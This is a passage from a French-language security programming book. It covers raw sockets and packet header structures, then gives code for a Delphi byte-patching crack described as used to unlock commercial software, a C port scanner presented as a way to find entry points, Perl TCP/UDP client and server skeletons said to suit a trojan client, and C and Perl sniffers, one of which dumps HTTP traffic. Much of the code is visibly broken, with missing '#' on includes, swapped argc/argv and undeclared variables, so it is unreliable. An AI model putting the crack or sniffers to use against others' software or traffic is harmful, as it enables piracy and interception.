Sa syntaxe est la suivante : *SOCKET WSA*Socket (*int af, int type, int protocol, LPWSAPROTOCOL\_INFO lpProtocolInfo, GROUP g, DWORD dwFlags*);

Le 1<sup>er</sup> argument est la famille du socket.

Le 2<sup>ème</sup> argument est le type du socket (ici, ça sera SOCK\_RAW car on travail avec les raw sockets).

Le 3<sup>ème</sup> argument est le protocole utilisé.

Le 4<sup>ème</sup> argument est une structure sur le socket créé.

Le 5<sup>ème</sup> argument est rempli par Windows (ne vous en préoccupez pas, généralement il faut mettre comme valeur: NULL).

Le 6<sup>ème</sup> argument permet de spécifier les attributs du socket qui va être créé.

### On met des options au socket

Pour cela, il faut utiliser la fonction *setsockopt*( ).

Sa syntaxe est la suivante : *int setsockopt* (*SOCKET s, int level, int optname,*

```
const char FAR *optval, int
optlen);
```

Le 1<sup>er</sup> argument est le descripteur de socket.

Le 2<sup>ème</sup> argument est le niveau des options.

Le 3<sup>ème</sup> argument est l'option/les options.

Le 4<sup>ème</sup> argument est un espace mémoire.

Le 5<sup>ème</sup> argument est la taille de cet espace mémoire.

setsockopt( ) renvoie 0 si il réussie à mettre des options sur le socket, SOCKET\_ERROR en cas d'erreur.

### **On envoie un paquet**

Pour faire cela, il faut utiliser la fonction sendto( ).

Sa syntaxe est la suivante : *int sendto (SOCKET s, const char FAR \*buf, int len, int flags, const struct sockaddr FAR \*to, int tolen);*

Le 1<sup>er</sup> argument est le descripteur de socket.

Le 2<sup>ème</sup> argument est un buffer qui contient les éléments à envoyer.

Le 3<sup>ème</sup> argument est la taille de ce buffer.

Le 4<sup>ème</sup> argument est réservé et doit être mis à 0x0.

Le 5<sup>ème</sup> élément est une structure de type sockaddr.

Le 6<sup>ème</sup> argument est la taille de cette structure.

## **Raw sockets**

### **IP**

Voici un paquet IP :

Version	IHL	Type de service	Longueur du paquet	
Identificateur			Flags	Offset du Fragment
TTL		Protocole	Cheksum d'en-tête	
Adresse IP source				
Adresse IP cible				
Options / remplissage ( padding )				
Zones de données...				

Maintenant, voici la structure associée au protocole IP :

```
typedef struct iphdr
{
    unsigned char  verlen;    // La version du protocole IP et la
                             // longueur de l'en-tête
    unsigned char  tos;      // Type de service
    unsigned short tot_len;  // Longueur du paquet
    unsigned short id;      // identificateur
    unsigned short offset;  // Offset du Fragment
    unsigned char  ttl;     // TTL
    unsigned char  protocol; // Protocole
    unsigned short checksum; // Cheksum
    unsigned int   saddr;   // IP source
    unsigned int   daddr;   // IP de destinataire
};
```

## TCP

Voici un paquet TCP :

port source		port destination						
numéro de séquence								
accusé de réception								
décalage données	réservée	urg	ack	psh	rst	syn	fin	fenêtre
somme de contrôle (checksum)				pointeur de données urgentes				
options				remplissage (padding)				
données								

Voici la structure associée au paquet TCP :

```
typedef struct tcphdr
{
    unsigned short sport; // port source
    unsigned short dport; // port destination
```

```

    unsigned int    seqnum;        // numéro de séquence
    unsigned int    acknum;        // accusé de réception
    unsigned char   dataoffset;    // décalage des données
    unsigned char   flags;         // flags
    unsigned short  windows;       // fenêtre
    unsigned short  checksum;      // checksum
    unsigned short  urgpointer;    // pointeur de données
                                   urgentes
};

```

## ICMP

Voici un paquet ICMP :

Type	Code	Checksum
ID		Numéro de séquence
Données		

Voici la structure associée au paquet ICMP :

```

typedef struct icmphdr
{
    unsigned char   type;          // Type
    unsigned char   code;          // Code
    unsigned short  checksum;      // Checksum
    unsigned short  id;            // ID
    unsigned short  sequence;      // numéro de séquence
    unsigned long   timestamp;     // timestamp
} ;

```

## Pratique

Pour pouvoir utiliser les raw sockets, il va falloir remplir les membres des structures avec les bons paramètres puis placer la structure dans un tableau de caractères et envoyer le tout avec `sendto()`.

Voici un exemple de remplissage d'une structure TCP :

```

tcp->sport      = htons(xx);
tcp->dport      = htons(xx);
tcp->seqnum     = htonl(xx);
tcp->acknum     = htonl(xx);
tcp->dataoffset = (x) << x;
tcp->flags      = 0x0xx;
tcp->window     = htons(xx);
tcp->checksum   = xxxxx;
tcp->urgpointer = 0;

```

xx...xx : sont à remplacer par les éléments que l'on souhaite.

Avant de terminer ce chapitre, nous allons voir une fonction qui permet de calculer le checksum : un élément qui ne peut être choisi au hasard.

Voici le code :

```
u_short checksum(u_short *addr, int len){

    register int nleft = len;
    register u_short *w = addr;
    register u_short answer;
    register int sum = 0;

    while (nleft > 1) {
        sum += *w++;
        nleft -= 2;
    }

    if (nleft == 1){
        u_short u = 0;
        *(u_char *)(&u) = *(u_char *)w;
        sum += u;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return (answer);
}
```



# **Partie IV : Développement d'utilitaires de sécurité**



Dans cette partie, nous allons étudier ensemble comment développer certains outils pouvant servir à sécuriser des systèmes et réseaux mais aussi à pirater.

Chacun de ces programmes ont été développés par l'auteur pour d'autres projets et ne sont donc que des extraits de programmes plus complets et fonctionnels.

L'utilisation de ces programmes dans un environnement autre que ceux pour lequel ils ont été créés risque de ne pas fonctionner.

4 programmes vont vous être présentés :

- un logiciel qui patch des octets d'un programme (en Delphi),
- un scanner de ports basique,
- des squelettes de serveurs et clients TCP et UDP,
- des sniffers.



# Un crack

Si vous avez bien suivi la partie du livre consacrée à la sécurité informatique, vous devriez normalement savoir ce qu'est un crack (on dit aussi patch). Mais le re-dire ne tuera personne !!!

Un crack (ou patch) est un petit programme qui va modifier certains octets d'un programme à des offsets précis dans le but de modifier son comportement dans un environnement donné ou lorsqu'une action survient.

Les cracks sont généralement utilisés pour débloquer des logiciels commerciaux. Le mini crack développé en langage Delphi a pour but de faire comprendre au lecteur comment il est possible de modifier des octets d'un programme compilé et non de donner un programme de base servant à pirater des logiciels (à moins qu'ils appartiennent à celui qui teste ce crack).

```
var F : file of Byte;
    A : Byte;

begin
assignfile(F , 'fichier.exe');
Reset(F);

    A := $[hexa_voulu];
    seek(F,$[offset]);

    Write(F,A);

    closefile(F);
end;
```

Tout au long de l'explication, j'utiliserai le mot « fichier » à la place du mot programme car les méthodes utilisées peuvent aussi être applicables à des fichiers (bien que cela ne servirait à rien de patcher des fichiers).

En premier, on déclare les variables qui vont être utilisées dans la suite du code. `file of Byte` et `Byte` sont des types qu'il n'est pas nécessaire de commenter car même si c'est de l'anglais, c'est très compréhensible.

On a ensuite le code même qui est toujours entouré de `begin` et `end`;

La première procédure va associer la variable fichier `FB` au fichier à ouvrir. Utiliser cette procédure est obligatoire avant d'avoir un accès séquentiel au fichier à ouvrir.

```
assignfile(F , 'fichier.exe');
```

La deuxième instruction ouvre le fichier en lecture. Comme vous allez le remarquer, pour accéder au fichier, on utilise la variable fichier.

```
Reset(FB);
```

La troisième instruction va affecter à la variable A, l'héxa de la commande que l'on souhaite mettre à la place de celle existante.

```
A := $[hexa voulu];
```

La quatrième instruction va placer un pointeur sur l'offset à modifier.

```
seek(F, $[offset]);
```

La cinquième instruction va écrire notre héxa à l'offset où se trouve le pointeur de l'instruction précédente. C'est ici que l'on patche le programme.

```
Write(F, A);
```

Pour finir, il faut fermer le fichier ouvert et patché.

```
closefile(F);
```

Le code présenté ne patch qu'un octet à la fois, pour en patcher d'autres il suffit de répéter les instructions le nombre de fois nécessaire.



# Scanner de ports

Les scanners de ports sont très importants pour savoir par quel port pénétrer un système. Pour plus d'informations sur le scan des ports, retournez aux premiers chapitres de la partie sécurité informatique.

Pour que les scanners de ports déterminent quels ports sont ouverts sur un système, ils essaient de s'y connecter à l'aide d'un socket. Si la connexion a réussi, le port est ouvert, sinon il est fermé.

Voici le code source :

```
include <stdio.h>
include <stdlib.h>
include <netinet/in.h>
include <netdb.h>
include <sys/types.h>
include <sys/socket.h>

int main(int argv,char*argc[])
{
int socket,i;
struct sockaddr_in paq;
struct hostent *dest;

if(argv <= 1 || argv > 4)
{
printf("Problème dans le passage des arguments.\n\n");
printf("%s [nom_d'hôte] [port_de_depart] [port_d_arrivé] : permet de scanner les
ports de l'hôte cible",argc[0]);
}

if(argc>3)
{
dest =gethostbyname(argc[1]);

if(dest == NULL)
{
dest =gethostbyaddr(argc[1],4,AF_INET);
}

paq.sin_family = AF_INET;
paq.sin_addr = *((struct in_addr *)paq -> h_addr);
start = strtol(argc[2],(char**)NULL,10);
```

```

    if(start == NULL)
    {
        start = atoi(argc[2]);
    }

    end = strtol(argc[3],(char**)NULL,10);

    if(end == NULL)
    {
        end = atoi(argc[3]);
    }
}

for(i = start; i <= end; i++)
{
    paq.sin_port = htons(i);
    socket = socket(AF_INET,SOCK_STREAM,0);

    if((connect(socket,(struct sockaddr*)&paq,sizeof(struct sockaddr))) == 0)
    {
        printf("Le port %i est ouvert sur %s",i,dest);
    }
    close(socket);
}
}

```

En premier, on inclut les fichiers d'en-têtes dont on a besoin.

```

include <stdio.h>
include <stdlib.h>
include <netinet/in.h>
include <netdb.h>
include <sys/types.h>
include <sys/socket.h>

```

Puis on débute la boucle principale et on déclare les structures que l'on va utiliser.

```

int main(int argv,char*argc[])
{
    int socket,i;
    struct sockaddr_in paq;
    struct hostent *dest;

```

Ensuite, on teste le nombre d'arguments que l'utilisateur a passé au programme. Si il y en a moins de 1 ou plus de 4, alors il y a une erreur et on montre à l'utilisateur comment passer les arguments.

```

if(argv <= 1 || argv > 4)

```

```

{
    printf("Problème dans le passage des arguments.\n\n");
    printf("%s [nom_d'hôte] [port_de_depart] [port_d_arrivé] : permet de scanner les
ports          de l'hôte cible",argc[0]);
}

```

Si par contre l'utilisateur a bien passé les arguments au programme, on va analyser les arguments et affecter leurs valeurs à des variables pour que le programme puissent les traiter aisément.

```

if(argc>3)
{
    dest = gethostbyname(argc[1]);

    if(dest == NULL)
    {
        dest =gethostbyaddr(argc[1],4,AF_INET);
    }
    paq.sin_family = AF_INET;
    paq.sin_addr = *((struct in_addr *)paq -> h_addr);
    start = strtol(argc[2],(char**)NULL,10);

    if(start == NULL)
    {
        start = atoi(argc[2]);
    }

    end = strtol(argc[3],(char**)NULL,10);

    if(end == NULL)
    {
        end = atoi(argc[3]);
    }
}

```

**gethostbyname()** va nous permettre d'avoir l'adresse IP de la machine à scanner. Si **gethostbyname()** n'a pas réussi à déterminer l'adresse IP alors on utilise une autre fonction **gethostbyaddr()** .

**paq.sin\_addr = \*((struct in\_addr \*)paq -> h\_addr);** permet de mettre dans la structure du paquet sin l'adresse IP de la machine à scanner.

Les fonctions **strtol()** et **atoi()** permettent de convertir la chaîne passée en argument en un entier.

Pour finir, on va utiliser une boucle for qui va permettre de scanner les ports que l'utilisateur veut. Dans cette boucle, on va placer dans la structure le port que l'on



scanne, puis on crée un socket. Si on arrive à se connecter au port de la machine à l'aide du socket créé, on en conclut que le port est ouvert.

```
for(i=start; i<=end; i++)
{
paq.sin_port = htons(i);
socket = socket(AF_INET,SOCK_STREAM,0);

    if((connect(socket,(struct sockaddr*)&paq,sizeof(struct sockaddr))) == 0)
    {
        printf("Le port %i est ouvert sur %s",i,dest);
    }
close(socket);
}
}
```



# Serveur TCP

Voici le code source :

```
use Socket;
use strict;

$sv_adr = "";
$sv_port = "xx";
$sv_proto = "tcp";

print "Taper le nombre maximal de connexion que le serveur doit accepter:\n";
$conmax = <STDIN>;

$adr = gethostbyname($sv_adr);

if(!adr)
{
    $adr = gethostbyaddr($sv_adr, AF_INET);
    unless(defined(adr))
    {
        $adr = INADDR_ANY;
    }
}

$proto = getprotobyname($sv_proto);

if(!$proto)
{
    $proto = getprotobyname($sv_proto);
}

$port = $sv_port;

if(!port)
{
    $port = getservbyname($sv_port, $proto);
}

socket(SERV_SOCKET, PF_INET, SOCK_STREAM, $proto) || die "Probleme de
socket:!\n";
setsockopt(SERV_SOCKET, SOL_SOCKET, SO_REUSEADDR, pack("1",1)) || die
"On ne peut mettre d'options sur le socket.";
bind(SERV_SOCKET, sockaddr_in($port, $adr)) || die "L'association n'a pas pu avoir
```

```

lieu.";
listen(SERV_SOCKET, $conmax) || die "Il y a eu une erreur !!!";

while(1)
{
    accept(CHI_SOCKET, SERV_SOCKET);
    $dest = getpeername(CHI_SOCKET) || die "Il y a eu une erreur !!!";
    ($dport, $dadr) = unpack_sockaddr_in($dest);
    $ip_dest = inet_ntoa($dadr);

    if(fork != 0)
    {
        shutdown(CHI_SOCKET, 2);
    }

    print "La connection du client $dadr sur le serveur $adr par le port $port du serveur
a      été accepté\n";
    shutdown(SERV_SOCKET, 2);

    select(CHI_SOCKET);
    $| = 1
    (Ici est le service que fournit le serveur)

}

```

En premier, on va inclure les modules que l'on va utiliser.

```

use Socket;
use strict;

```

Puis on demande à l'utilisateur de choisir le nombre maximum de connexions que doit accepter le serveur.

```

print "Taper le nombre maximal de connexion que le serveur doit accepter:\n";
$conmax = <STDIN>;

```

Ensuite, on va essayer de déterminer, à l'aide des fonctions **gethostbyname()** et **gethostbyaddr()**, l'adresse IP du serveur TCP auquel doit se connecter le client.

```

$adr = gethostbyname($sv_adr);

if(!$adr)
{
    $adr = gethostbyaddr($sv_adr, AF_INET);
    unless(defined($adr))
    {
        $adr = INADDR_ANY;
    }
}

```

```
}
```

On fait de même pour déterminer le protocole à l'aide des fonctions `getprotobyname()` et `getprotobynumber()`.

```
$proto = getprotobyname($sv_proto);  
  
if(!$proto)  
{  
    $proto = getprotobynumber($sv_proto);  
}
```

Et pour déterminer le port du serveur auquel le client doit se connecter.

```
$port = $sv_port;  
  
if(!port)  
{  
    $port = getservbyname($sv_port, $proto);  
}
```

Quand tout cela est fini, on va créer le socket, lui mettre des options (grâce à la fonction `setsockopt()`), l'associer à un nom (grâce à la fonction `bind()`), et le mettre en écoute (grâce à la fonction `listen()`).

```
socket(SERV_SOCKET, PF_INET, SOCK_STREAM, $proto) || die "Probleme de  
socket:$!\n";  
setsockopt(SERV_SOCKET, SOL_SOCKET, SO_REUSEADDR, pack("1",1)) || die  
"On ne peut mettre d'options sur le socket."  
bind(SERV_SOCKET, sockaddr_in($port, $adr)) || die "L'association n'a pas pu avoir  
lieu."  
listen(SERV_SOCKET, $conmax) || die "Il y a eu une erreur !!!";
```

Maintenant, on va s'occuper de la manière dont le serveur va s'occuper des clients.

On code une boucle infinie.

```
while(1)  
{
```

On accepte une connexion sur le socket, et créer un nouveau descripteur de socket.

```
    accept(CHI_SOCKET, SERV_SOCKET);
```

On va essayer d'avoir des informations sur le client qui se trouve à l'autre extrémité du socket : comme son adresse IP et son port.

```
    $dest = getpeername(CHI_SOCKET) || die "Il y a eu une erreur !!!";
```

```
($dport, $dadr) = unpack_sockaddr_in($dest);  
$ip_dest = inet_ntoa($dadr);
```

Puis, on duplique le processus et le processus père referme le socket CHI SOCK car il en a plus besoin. En effet, c'est le processus fils qui dialoguera avec le client.

```
if(fork != 0)  
{  
    shutdown(CHI SOCK, 2);  
}
```

On affiche un petit message à l'utilisateur du serveur pour lui dire que la connexion est acceptée.

```
print "La connexion du client $dadr sur le serveur $adr par le port $port du serveur  
a      été accepté\n";
```

Comme le processus fils n'a plus besoin du socket de base, il peut donc le fermer.

```
shutdown(SERV SOCK, 2);
```

Maintenant, le serveur peut rendre le service pour lequel il a été créé.

On va seulement sélectionner le socket comme sortie standard pour pouvoir écrire facilement des messages au client à l'aide de la fonction print.

```
select(CHI SOCK);  
$| = 1  
}
```



# Client TCP

D'abord quelques informations théoriques.

Les clients sont des logiciels qui vont se connecter à un serveur et vont profiter des services qu'offre le serveur.

Voici le code source :

```
use Socket;
use strict;

$sv_adr = "xx";
$sv_port = "xx";
$sv_proto = "tcp";

$adr = gethostbyname($sv_adr);

if(!adr)
{
    $adr = gethostbyaddr($sv_adr, AF_INET);
    unless(defined($adr))
    {
        $adr = INADDR_ANY;
    }
}

$proto = getprotobyname($sv_proto);

if(!$proto)
{
    $proto = getprotobynumber($sv_proto);
}

$port = $sv_port;

if(!port)
{
    $port = getservbyname($sv_port, $proto);
}

socket(CLIENT_SOCKET, PF_INET, SOCK_STREAM, $proto) || die "Probleme de
socket:$!\n";
```



```
connect(CLIENT_SOCKET, sockaddr_in($port, $adr)) || or die "Probleme lors de la connexion";
```

```
select(CLIENT_SOCKET);  
$| = 1
```

(Ici ce pour quoi le client a été développé. ATTENTION, pour écrire des messages au serveur, utiliser l'instruction print suivi du message.)

```
shutdown(CLIENT_SOCKET, 2);
```

En premier, on va inclure les modules que l'on va utiliser.

```
use Socket;  
use strict;
```

Ensuite on va essayer de déterminer, à l'aide des fonctions **gethostbyname()** et **gethostbyaddr()**, l'adresse IP du serveur TCP auquel doit se connecter le client.

```
$adr = gethostbyname($sv_adr);  
  
if(!adr)  
{  
    $adr = gethostbyaddr($sv_adr, AF_INET);  
    unless(defined(adr))  
    {  
        $adr = INADDR_ANY;  
    }  
}
```

On fait de même pour déterminer le protocole à l'aide des fonctions **getprotobyname()** et **getprotobynumber()**.

```
$proto = getprotobyname($sv_proto);  
  
if(!$proto)  
{  
    $proto = getprotobynumber($sv_proto);  
}
```

Et pour déterminer le port du serveur auquel le client doit se connecter.

```
$port = $sv_port;  
  
if(!port)  
{  
    $port = getservbyname($sv_port, $proto);  
}
```

Quand tout est prêt, on va créer un socket et on le connecte au socket en écoute du serveur.

```
socket(CLIENT_SOCK, PF_INET, SOCK_STREAM, $proto) || die "Probleme de
socket:$!\n";
connect(CLIENT_SOCK, sockaddr_in($port, $adr)) || or die "Probleme lors de la
connexion";
```

Les 2 instructions suivantes sélectionnent le serveur comme sortie standard pour pouvoir écrire facilement des messages au serveur à l'aide de la fonction print.

```
select(CLIENT_SOCK);
$| = 1
```

Maintenant, vous devez coder ce pour quoi le serveur a été créé.  
Quand le client est finit, il faut fermer le socket.

```
shutdown(CLIENT_SOCK, 2);
```

Ce code doit pouvoir marcher pour toutes les situations, on peut donc s'en servir pour créer des applications clients en tout genre (aussi bien client http, que client d'un troyen).



# Serveur UDP

Avec le protocole UDP, on ne peut pas vraiment parler de serveur, car les 2 parties ( clients et serveurs ) ne font qu'envoyer les paquets sans établir de connexions.

Voici le code source :

```
use Socket;
use strict;

$sv_adr = "";
$sv_port = "xx";
$sv_proto = "udp";

$adr = gethostbyname($sv_adr);

if(!adr)
{
    $adr = gethostbyaddr($sv_adr, AF_INET);
    unless(defined(adr))
    {
        $adr = INADDR_ANY;
    }
}

$proto = getprotobyname($sv_proto);

if(!$proto)
{
    $proto = getprotobyname($sv_proto);
}

$port = $sv_port;

if(!port)
{
    $port = getservbyname($sv_port, $proto);
}

socket(SERV_SOCKET, PF_INET, SOCK_DGRAM, $proto) || die "Probleme de
socket:$!\n";
bind(SERV_SOCKET, sockaddr_in($port, $adr)) || die "L'association n'a pas pu avoir
lieu.";
```

```
while(1)
{

(Ici ce pour quoi le serveur a été programmé, ATTENTION, on envoie et reçoit des
données à l'aide des fonction send() et recv())

}
```

En premier, on va inclure les modules que l'on va utiliser.

```
use Socket;
use strict;
```

Ensuite, on va essayer de déterminer, à l'aide des fonctions **gethostbyname()** et **gethostbyaddr()**, l'adresse IP du serveur UDP.

```
$adr = gethostbyname($sv_adr);

if(!adr)
{
  $adr = gethostbyaddr($sv_adr, AF_INET);
  unless(defined(adr))
  {
    $adr = INADDR_ANY;
  }
}
```

On fait de même pour déterminer le protocole à l'aide des fonctions **getprotobyname()** et **getprotobynumber()**.

```
$proto = getprotobyname($sv_proto);

if(!$proto)
{
  $proto = getprotobynumber($sv_proto);
}
```

Et pour déterminer le port du serveur auquel le client doit se connecter.

```
$port = $sv_port;

if(!port)
{
  $port = getservbyname($sv_port, $proto);
}
```

Quand tout est prêt, on va créer un socket et on l'associe à un nom.

```
socket(SERV_SOCKET, PF_INET, SOCK_DGRAM, $proto) || die "Probleme de
socket:$!\n";
bind(SERV_SOCKET, sockaddr_in($port, $adr)) || die "L'association n'a pas pu avoir
lieu.";
```

Puis on code ce pour quoi le serveur a été développé.

```
while(1)
{
(Ici ce pour quoi le serveur a été programmé, ATTENTION, on envoie et reçoit des
données à l'aide des fonction send() et recv())
}
```



# Client UDP

Voici le code source :

```
use Socket;
use strict;

$sv_adr = "";
$sv_port = "xx";
$sv_proto = "udp";

$adr = gethostbyname($sv_adr);

if(!adr)
{
    $adr = gethostbyaddr($sv_adr, AF_INET);
    unless(defined(adr))
    {
        $adr = INADDR_ANY;
    }
}

$proto = getprotobyname($sv_proto);

if(!$proto)
{
    $proto = getprotobynumber($sv_proto);
}

$port = $sv_port;

if(!port)
{
    $port = getservbyname($sv_port, $proto);
}

socket(SERV_SOCKET, PF_INET, SOCK_DGRAM, $proto) || die "Probleme de
socket:$!\n";

while(<>)
{

(Ici ce pour quoi le client a été programmé. ATTENTION, on envoie et reçoit des
données à l'aide des fonction send() et recv())
```



```
}
```

En premier, on va inclure les modules que l'on va utiliser.

```
use Socket;  
use strict;
```

Ensuite, on va essayer de déterminer, à l'aide des fonctions **gethostbyname()** et **gethostbyaddr()**, l'adresse IP du serveur UDP.

```
$adr = gethostbyname($sv_adr);  
  
if(!adr)  
{  
    $adr = gethostbyaddr($sv_adr, AF_INET);  
    unless(defined(adr))  
    {  
        $adr = INADDR_ANY;  
    }  
}
```

On fait de même pour déterminer le protocole à l'aide des fonctions **getprotobyname()** et **getprotobynumber()**.

```
$proto = getprotobyname($sv_proto);  
  
if(!$proto)  
{  
    $proto = getprotobynumber($sv_proto);  
}
```

Et pour déterminer le port du serveur auquel le client doit se connecter.

```
$port = $sv_port;  
  
if(!port)  
{  
    $port = getservbyname($sv_port, $proto);  
}
```

Quand tout est prêt, on crée un socket.

```
socket(SERV_SOCKET, PF_INET, SOCK_DGRAM, $proto) || die "Probleme de  
socket: $!\n";
```

Pour finir, on code ce pourquoi le serveur a été créé.

```
while(<>)
```

```
{
```

(Ici ce pour quoi le client a été programmé. ATTENTION, on envoie et reçoit des données à l'aide des fonction send() et rcv())

```
}
```



# sniffers

Un sniffer est un logiciel qui va capturer les paquets réseaux passant par l'interface réseau choisie.

Il existe pleins de sniffers à télécharger sur internet ou à acheter mais ce chapitre vous propose de développer votre sniffer à l'aide du langage C et Perl.

Pour le langage C, il faudra aussi packet.dll fournit avec la SDK de winpcap, si vous voulez utiliser le sniffer sous windows.

Bon, voici le code source :

```
include <stdlib.h>
include <stdio.h>
include <pcap.h>

int main()
{
char erreur[PCAP_ERRBUF_SIZE];
pcap_t *paq;
char dev;
struct pcap_pkthdr head;
const unsigned char *paquet;
int a,b;
struct ether_header *header;
s = sizeof(struct ether_header);
bpf_u_int32 adr, masque;

dev = pcap_lookupdev(erreur);
paq = pcap_open_live(dev,1500,1,1000,erreur);

if(!paq)
{
printf("Problèmes lors de l'ouverture du descripteur de paquets\n");
return -1;
}

pcap_lookupnet(dev,&adr,&masque,erreur);

if(adr)
{
printf("Voici l'adresse de l'interface par défaut: %x\n",adr);
}
}
```

```

if(masque)
{
printf("Voici le masque de réseau de l'interface par défaut: %x\n",masque);
}

printf("Voici les paquets sniffés\n");

while(1)
{
paquet = pcap_next(paq,&head);

if(head.caplen < s) continue;

header = (struct ether_header *)paquet;

for(a=0; a<ETH_ALEN; a++)
printf("%s%02x",a==0 ? "" : ":",header->ether_shost[a]);

for(a=0; a<ETH_ALEN; a++)
printf("--->%s%02x",a==0 ? "" : ":",header->ether_dhost[a]);

printf("Le paquet sniffé est de type: %d\n",header->ether_type);
}
}

```

En premier, on commence par inclure les fichiers d'en-têtes.

```

include <stdlib.h>
include <stdio.h>
include <pcap.h>

```

Ensuite, on débute la boucle principale et on déclare les variables et structures qui seront utilisées dans le programme.

```

int main()
{
char erreur[PCAP_ERRBUF_SIZE]; /* C'est ici que sont situées les erreurs.
                                PCAP_ERRBUF_SIZE est la taille de ce
                                buffer et est défini dans pcap.h */
pcap_t *paq; /* C'est le descripteur de paquets utilisé par pcap_open_live */
char dev; /* C'est ici que sera stocké l'interface par défaut */
struct pcap_pkthdr head; /* C'est une structure qui contient les en-têtes de paquets */
const unsigned char *paquet; /* C'est ici que sera contenu le paquet capturé */
int a,b; /* Ce sont des variables tests et sans importances */
        struct ether_header *header; /* C'est une structure qui contient les
        en-têtes des paquets ethernet */
s = sizeof(struct ether_header); /* C'est la taille des en-têtes ethernet */

```

```
bpf_u_int32 adr, masque; /* Ce sont des entiers spéciaux qui sont remplis par la
fonction pcap_lookupnet */
```

La première fonction retourne le nom d'une interface réseau pouvant être utilisée par `pcap_open_live`.

```
dev = pcap_lookupdev(erreur);
```

La suivante permet d'obtenir un descripteur de paquets pour pouvoir capturer les paquets passant sur le réseau.

```
paq = pcap_open_live(dev,1500,1,1000,erreur);
```

Le premier if permet de tester la réussite ou non de `pcap_open_live()`.

```
if(!paq)
{
    printf("Problèmes lors de l'ouverture du descripteur de paquets\n");
    return -1;
}
```

La fonction suivante permet d'obtenir l'adresse réseau et le masque de réseau de l'interface réseau choisie. On retrouve nos variables spéciales qui ne doivent pas avoir de valeurs avant d'être passées en arguments à la fonction.

```
pcap_lookupnet(dev,&adr,&masque,erreur);
```

Les if suivant testent la réussite de `pcap_lookupnet` et retournent les informations que contiennent les 2 variables spéciales.

```
if(adr)
{
    printf("Voici l'adresse de l'interface par défaut: %x\n",adr);
}

if(masque)
{
    printf("Voici le masque de réseau de l'interface par défaut: %x\n",masque);
}
```

Pour traiter les paquets circulant sur le réseau, on ouvre une boucle infinie.

```
while(1)
{
```

Puis on utilise la fonction `pcap_next()` pour capturer un paquet.

```
    paquet = pcap_next(paq,&head);
```

Et on affiche les informations du paquets pour qu'elles soient vues par l'utilisateur.

```
if(head.caplen < s) continue;

    header = (struct ether_header *)paquet;

    for(a=0; a<ETH_ALEN; a++)
        printf("%s%02x",a==0 ? "" : ":",header->ether_shost[a]);

    for(a=0; a<ETH_ALEN; a++)
        printf("--->%s%02x",a==0 ? "" : ":",header->ether_dhost[a]);

    printf("Le paquet sniffé est de type: %d\n",header->ether_type);
}
}
```

Voici, on vient de développer un sniffer basic mais qui, normalement, marche. Pour l'améliorer, on pourrait ajouter un code qui afficherait les statistiques de capture des paquets.

De plus on a pas doté le sniffer d'une fonction arrêtant la capture.

Maintenant, on va voir 2 sniffers différents, programmés en Perl. Ils ne seront pas commentés et vous aurez comme exercice de le faire à partir de tout ce qu'on a vu dans ce livre. Après cela, vous serez à même de développer vos propres sniffers en C, en Perl et dans d'autres langages car vous aurez compris comment les sniffers fonctionnent.

### 1<sup>er</sup> sniffer :

```
use strict;
use English;

use ExtUtils::testlib;
use Net::Pcap;

//-----déclarations-----//

my($dev, $pcap_t, $pcap_dumper_t, $err, $filter, $strf, $mask, $net, $res, $paq,
    $lnet);
my $dumpfile = "-";

//-----ici, c'est une routine-----//

sub process_pkt {
    my($user, $hdr, $pkt) = @_;
```

```

if (($user ne "khaalel") or !defined($hdr) or !defined($pkt)) {
    print("Problème avec Les arguments passés à la fonction\n");
    print("Problème avec les données de l'utilisateur\n") if ($user ne "khaalel");
    print("Problème avec les en-têtes du paquet\n") unless (defined($hdr));
    print("Problème avec les données du paquet\n") unless (defined($pkt));
    exit 0;
}

Net::Pcap::dump($pcap_dumper_t, $hdr, $pkt);

}

//-----le début: des trucs de réseau-----//

print("Quel est le protocole dont vous voulez sniffer les paquets?\nVous avez le choix
entre tcp, ip et udp\n");
$strf = <STDIN>
$dev = Net::Pcap::lookupdev(\$err);
$lnet = Net::Pcap::lookupnet($dev, \$net, \$mask, \$err);

if ($lnet == 0) {
    print("Voici quelques informations sur votre interface réseau\n");
    print("Voici l'adresse de l'interface réseau: $net\n");
    print("Voici l'adresse du masque de réseau: $mask\n");
} else {
    print("Erreur avec Net::Pcap::lookupnet\n");
}

$pcap_t = Net::Pcap::open_live($dev, 1500, 1, 0, \$err);

unless (defined($pcap_t)) {
    print("Erreur de Net::Pcap::open_live\n");
    exit 0;
}

$res = Net::Pcap::compile($pcap_t, \$filter, $strf, 0, $mask);

if ($result == -1) {
    print("Erreur avec Net::Pcap::compile\n");
    exit 0;
}

$res = Net::Pcap::setfilter($pcap_t, $filter);

if ($result == -1) {
    print("Erreur avec Net::Pcap::setfilter\n");
    exit 0;
}

```



```

}

//-----on chope les paquets-----//

while ($paq = Net::Pcap::next($pcap_t, \%hdr)) {
$pcap_dumper_t = Net::Pcap::dump_open($pcap_t, $dumpfile);

unless (defined($pcap_dumper_t)) {
    print("Erreur avec Net::Pcap::dump_open\n");
    exit 0;
}

Net::Pcap::loop($pcap_t, -1, \&process_pkt, "khaalel");
Net::Pcap::dump_close($pcap_dumper_t);

}

Net::Pcap::close($pcap_t);

```

## 2<sup>ème</sup> sniffer :

```

use Net::RawIP;
use Socket;

$a = new Net::RawIP;
$pcap = $a->pcapinit("eth0",
    "proto \tcp and ( dst port 80 or dst port 8080)",1500,30);
loop $pcap,-1,\&dumpit,\@a;

sub dumpit {
    $a->bset(substr($_[2],14));
    ($ipsrc,$ipdst,$source,$dest,$data) = $a->get(
        { ip=>[qw(saddr daddr)],
          tcp=>[qw(data source dest)]}
    );

    print inet_ntoa(pack("N",$ipsrc))," [$source] -> ",
        inet_ntoa(pack("N",$ipdst))." [$dest]\n";

    print "$data\n";
};

```



# **Partie V :** **Annexes**

Cette dernière partie a en même temps un rôle de conclusion (avec le chapitre sur les principes importants de sécurité) mais introduit aussi de nouvelles notions que vous pourrez compléter avec d'autres livres traitant des sujets présentés.



# Principes de sécurité

Dans ce chapitre, nous allons voir ensemble comment minimiser les problèmes dues aux pirates informatiques. Nous allons dans un premier temps voir les traces que nous laissons derrière nous après avoir surfé sur internet et comment les enlever, puis nous allons voir 2 types d'attaques pouvant être portées envers les navigateurs. Dans un deuxième temps, nous allons voir comment se sécuriser en local grâce à des IDS, des firewall, des antivirus, et des architectures réseau sécurisées...

Pour finir, nous allons voir comment mener une bonne politique de sécurité, aussi bien en entreprise, en petit réseau local ou en famille. Ce chapitre est complètement et totalement orienté sécurité des systèmes et des personnes.

## traces du Web :

